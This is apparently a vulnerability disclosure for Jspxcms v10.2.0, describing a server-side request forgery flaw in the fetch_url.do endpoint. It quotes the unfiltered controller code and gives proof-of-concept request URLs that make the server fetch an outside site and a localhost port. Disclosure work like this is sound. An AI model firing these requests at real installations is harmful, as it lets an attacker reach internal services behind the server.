Nanchang Lanzhi Technology Co., LTD. Jspxcms


Nanchang Lanzhi Technology Co., LTD., a technology provider of Internet information products and solutions, was established in 2011. Committed to the development of Java (Kotlin) technology, is a software enterprise with independent intellectual property rights.

Jspxcms has ssrf vulnerability. Attackers can access /cmscp/ext/collect/fetch_url.do to carry out ssrf attacks.

Vulnerability impact:
Jspxcms v10.2.0
Source:https://gitee.com/jspxcms/Jspxcms


Vulnerability location:
src/main/java/com/jspxcms/ext/web/back/CollectController.java

Code analysis:
fetch_url.do
Parameter url is not filtered and can be controlled




```
@RequestMapping("fetch_url.do")
public void fetchUrl(String url, String charset, String userAgent, HttpServletRespo
    String source;
    try {
        source = Collect.fetchHtml(URI.create(url), charset, userAgent);
    } catch (Exception e) {
        source = e.getMessage();
    }
    Servlets.writeHtml(response, source);
}
```

Vulnerability recurrence:
http://192.168.244.1:8080/cmscp/ext/collect/fetch_url.do?url=http://www.baidu.com
Enter the relevant url in the parameter url
Visit www.baidu.com



192.168.244.1:8080/cmscp/ext/collect/fetch_url.do?url=http://www.baidu.com

Access port 8888 opened by the local burpsuite



192.168.244.1:8080/cmscp/ext/collect/fetch_url.do?url=http://127.0.0.1:8888

Burp Suite Professional

Welcome to Burp Suite Professional.